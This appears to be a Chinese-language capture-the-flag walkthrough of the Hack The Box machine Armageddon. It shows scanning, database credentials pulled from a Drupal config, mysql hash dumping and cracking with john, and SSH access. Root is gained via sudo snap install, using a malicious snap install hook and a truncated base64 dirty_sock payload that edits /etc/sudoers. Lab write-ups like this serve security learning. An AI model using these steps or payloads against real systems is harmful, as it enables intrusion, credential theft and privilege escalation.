

Armageddon(完成),Drupal漏洞、mysql取資料、snap提權

```
└──# nmap -sCV -p 22,80 -A 10.10.10.233
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 05:31 PDT
Nmap scan report for 10.10.10.233
Host is up (0.22s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_  256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-title: Welcome to  Armageddon |  Armageddon
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-generator: Drupal 7 (http://drupal.org)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.16 (95%), Linux 3.18
(95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.1 (95%), Linux 3.2 (95%),
AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 5.0 (94%),
Oracle VM Server 3.4.2 (Linux 4.1) (93%), Linux 3.10 - 4.11 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   228.58 ms 10.10.14.1
2   228.81 ms 10.10.10.233

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.11 seconds
```

網站沒太多東西，但robots.txt有很多資料，也沒啥可用







系統為：Apache/2.4.6、 Drupal 7.??

Drupal 7有漏洞但不知道版本
網路上找到如何查版本：https://drupaltaiwan.org/forum/20061112/542


有滿多版本，就先抓最上面的




使用最新到REC測試



測試腳本：



反彈成功



在cat `sites/default/settings.php`找到sql文件，
嘗試web、ssh失敗

```
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'CQHEy@9M*m23gBVj',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

有開3306

```
armageddon.htb>> netstat -tlnp
(No info could be read for "-p": geteuid()=48 but you should be root.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
```

---

mysql

```
armageddon.htb>> mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'show databases;'
Database
information_schema
drupal
mysql
performance_schema
armageddon.htb>> mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'show tables;'
Tables_in_drupal
actions
authmap
batch
block
block_custom
block_node_type
block_role
blocked_ips
cache
cache_block
cache_bootstrap
cache_field
cache_filter
cache_form
cache_image
cache_menu
cache_page
```

```
armageddon.htb>> mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal  -e 'select * from users;'
uid     name    pass    mail    theme   signature       signature_format        created access  login   status  timezone        language        picture init
data
0                                       NULL    0       0       0       0       NULL            0               NULL
1       brucetherealadmin       $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt admin@armageddon.eu                filtered_html   1606998756 1
607077194       1607076276      1       Europe/London           0       admin@armageddon.eu     a:1:{s:7:"overlay";i:1;}
3       test    $S$DKcm4UEnzEu2AK4h4t9Gzv.7N0SF9/jrzzQ1.GJZ.U4H2c4ouLxT test@tset.test                 filtered_html   1715776643      0       0       0  E
urope/London            0       test@tset.test  NULL
armageddon.htb>> mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal  -e 'select name,pass from users;'
name    pass

brucetherealadmin       $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt
test    $S$DKcm4UEnzEu2AK4h4t9Gzv.7N0SF9/jrzzQ1.GJZ.U4H2c4ouLxT
```

```
brucetherealadmin
$S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt
test    $S$DKcm4UEnzEu2AK4h4t9Gzv.7N0SF9/jrzzQ1.GJZ.U4H2c4ouLxT
```

```
┌──(root㉿kali)-[~]
└─# john pass --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $S$ [SHA512 128/128 ASIMD 2x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
booboo           (?)
1g 0:00:00:00 DONE (2024-05-16 03:02) 2.127g/s 544.6p/s 544.6c/s 544.6C/s carolina..freedom
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

解密後

```
user : brucetherealadmin
pass : booboo
```

---

ssh 連線成功

```
└─# ssh brucetherealadmin@10.10.10.233
brucetherealadmin@10.10.10.233's password:
Permission denied, please try again.
brucetherealadmin@10.10.10.233's password:
Last failed login: Thu May 16 11:03:32 BST 2024 from 10.10.14.2 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Fri Mar 19 08:01:19 2021 from 10.10.14.5
[brucetherealadmin@armageddon ~]$ id
uid=1000(brucetherealadmin) gid=1000(brucetherealadmin) groups=1000(brucetherealadmin) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[brucetherealadmin@armageddon ~]$ whoami
brucetherealadmin
[brucetherealadmin@armageddon ~]$
```

user flag

```
[brucetherealadmin@armageddon ~]$ cat user.txt
abca2a86bc42ba718e80f053f65fa63e
```

提權

```
[brucetherealadmin@armageddon ~]$ sudo -l
Matching Defaults entries for brucetherealadmin on armageddon:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User brucetherealadmin may run the following commands on armageddon:
    (root) NOPASSWD: /usr/bin/snap install *
```

執行測試？？？

```
[brucetherealadmin@armageddon ~]$ sudo /usr/bin/snap

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for brucetherealadmin:
Sorry, user brucetherealadmin is not allowed to execute '/usr/bin/snap' as root on armageddon.htb.
[brucetherealadmin@armageddon ~]$ sudo /usr/bin/snap 3
[sudo] password for brucetherealadmin:
Sorry, user brucetherealadmin is not allowed to execute '/usr/bin/snap 3' as root on armageddon.htb.
[brucetherealadmin@armageddon ~]$ sudo /usr/bin/snap 1
[sudo] password for brucetherealadmin:
Sorry, user brucetherealadmin is not allowed to execute '/usr/bin/snap 1' as root on armageddon.htb.
[brucetherealadmin@armageddon ~]$ sudo /usr/bin/snap 2
[sudo] password for brucetherealadmin:
Sorry, user brucetherealadmin is not allowed to execute '/usr/bin/snap 2' as root on armageddon.htb
```

方案一

GTFO漏洞：https://gtfobins.github.io/gtfobins/snap/

一開始針對/use/bin/bash進行提權都失敗，後需將此bash放在使用者裡面做提權

原本

```
[brucetherealadmin@armageddon ~]$ ls -al
總計 968
drwx------. 2 brucetherealadmin brucetherealadmin    145  5月 16 12:54 .
drwxr-xr-x. 4 root              root                  49  5月 16 11:35 ..
-rwxr-xr-x. 1 brucetherealadmin brucetherealadmin 964536  5月 16 12:54 bash
lrwxrwxrwx. 1 root              root                   9 12月 11  2020 .bash_his
```


提權後

```
[brucetherealadmin@armageddon ~]$ ls -al
總計 980
drwx------. 2 brucetherealadmin brucetherealadmin    206  5月 16 13:02 .
drwxr-xr-x. 4 root              root                  49  5月 16 11:35 ..
-rwsr-sr-x. 1 root              root              964536  5月 16 12:54 bash
```

指令需在kali執行並將檔案上機把機


```
COMMAND="chown root:root /home/brucetherealadmin/bash;chmod +s
/home/brucetherealadmin/bash"
cd $(mktemp -d)
mkdir -p meta/hooks
printf '#!/bin/sh\n%s; false' "$COMMAND" >meta/hooks/install
chmod +x meta/hooks/install
fpm -n xxxx -s dir -t snap -a all meta

Created package {:path=>"xxxx_1.0_all.snap"}
```

靶機指令`sudo snap install test3.snap --dangerous --devmode`



方案二

查看版本2.47




沒有看到對應版本漏洞，但有漏洞提權

- https://github.com/initstring/dirty_sock
- https://shenaniganslabs.io/2019/02/13/Dirty-Sock.html

```
python2 -c 'print
"aHNxcwcAAAAQIVZcAAACAAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAAhgMAAAAAAD
//////////xICAAAAAAAAsAIAAAAAAAA+AwAAAAAAHgDAAAAAAAAIyEvYmluL2Jhc2gKCnVzZXJ
hZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k
5TGJ2RzN2Rnp6SFJqWGZCWUswU09HZk1EMXNMeWFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZER
```

```
oT2NFbURwQlZsRjltLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHIHN1ZG8gZGlydHlfc29jawp
lY2hvICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxMOkFMTCkgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbmF
tZTogZGlydHktc29jawp2ZXJzaW9uOiAnMC4xJwpzdW1tYXJ5OiBFbXB0eSBzbmFwLCB1c2VkIGZ
vciBleHBsb2l0CmRlc2NyaXB0aW9uOiAnU2VlIGh0dHBzOi8vZ2l0aHViLmNvbS9pbml0c3RyaW5
nL2RpcnR5X3NvY2sKCiAgJwphcmNoaXRlY3R1cmVzOgotIGFtZDY0CmNvbmZpbmVtZW50OiBkZXZ
tb2RlCmdyYWRlOiBkZXZlbAqcAP03elhaAAABaSLeNgPAZIACIQECAAAAADopyIngAP8AXF0ABIA
